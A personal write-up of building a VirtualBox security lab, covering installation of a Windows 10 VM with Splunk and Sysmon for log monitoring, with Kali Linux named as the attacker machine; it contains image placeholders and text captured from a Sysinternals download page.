

## Objective

The goal of this project was to create a virtualized cybersecurity lab consisting of:


- A Windows 10 virtual machine with Splunk and Sysmon for log analysis.
- A Kali Linux virtual machine to act as an attacker system.

## Tools and Technologies Used

- **VirtualBox**: Open-source virtualization software.
- **Windows 10 ISO**: For creating a Windows virtual machine.
- **Kali Linux ISO**: For penetration testing.
- **Splunk & Sysmon**: Security monitoring tools.

### Step 1: Installing VirtualBox


1. Downloaded VirtualBox from [VirtualBox.org](http://VirtualBox.org) that is compatible with my OS in this case Windows.



For the setup of VirtualBox I kept the same settings


### Step 2: Setting Up the Windows 10 Virtual Machine

1. Downloaded the **Windows 10 Media Creation Tool** and generated a Windows 10 ISO.






After this I accepted license terms and then chose Create Installation Media. I used to use ISO file media and it was downloaded.

2. Created a new virtual machine in VirtualBox:



I clicked on New and then.

- Assigned 4GB RAM and 50GB storage.
- Mounted the Windows 10 ISO as the boot disk.
- Configured network settings for internet access.



This was the final configuration. After this I clicked Start and configured time and language settings. On the Windows activation I chose I don't have a Product Key and for the OS I chose Windows 10 Pro.

3. Installed Windows 10 and set up administrative credentials.

4. Installed **Splunk** and **Sysmon** for security monitoring.

### **Step 3: Downloading Splunk**

#### Step 1:



Through my web browser I went to [Splunk's official website](#). I hovered over Products in the top menu and clicked Splunk Enterprise, clicked Free Trial, signed up for a Splunk account and once signed in, located Splunk Enterprise on the download page. Selected Windows as the operating system and clicked Download, accepted the Terms and Conditions, then clicked Access Program. After that I just waited for the download to complete.


#### Step 2:

To begin the installation, I opened File Explorer and navigated to the Downloads folder, where the Splunk installer file is located. Windows security prompts a confirmation, and I clicked Run to proceed with the installation. Upon reaching the License Agreement screen, I review and accept the terms before continuing. The installer will then present an option to use the default installation path or specify a custom location. I decided to continue with the default config and clicked Next.

#### Step 3:

During the configuration phase, the user will be prompted to select an account type. Since this installation is for a local setup, I chose Local System. I assigned a Username and a strong Password. To finalize the setup, I clicked Next and allowed the installation process to run, which may take approximately 5 to 10 minutes. Once completed, the Launch Splunk Enterprise option has to be checked before clicking Finish to complete the installation.





## Downloading Sysmon

I started by downloading Sysmon from the official Microsoft Sysinternals website and chose the Download Sysmon for Windows and downloaded Sysmon configuration from GitHub. After Sysmon was downloaded I extracted it.

I opened PowerShell as an Administrator and ran `cd "path of my folder"` and then I ran `dir` in order to see the files on the folder and ran `\Sysmon64.exe`. To check if Sysmon was correctly installed, I went into the start menu and clicked Services to see if Sysmon was running on my computer and it was not so I opened PowerShell and ran `\Sysmon64.exe -i \sysmonconfig.xml` and after I ran this the License and Agreement appeared and Sysmon was successfully downloaded. To make sure Sysmon was running I went into Services again and this confirmed it was running.

File Machine View Input Devices Help

Thank You for Downloading Splunk | Search | Splunk 9.4.0 | Sysmon - Sysinternals | Microsoft

https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

Filter by title

Learn / Sysinternals /

# Sysmon v15.15

Article • 07/23/2024 • 9 contributors

Feedback

In this article

- Introduction
- Overview of Sysmon Capabilities
- Screenshots
- Usage
- Show 5 more

By Mark Russinovich and Thomas Garnier

Published: July 23, 2024

Download Sysmon (4.6 MB)

Download Sysmon for Linux (GitHub)

## Introduction

### GitHub sysmon configuration.



/sysmonconfig.xml


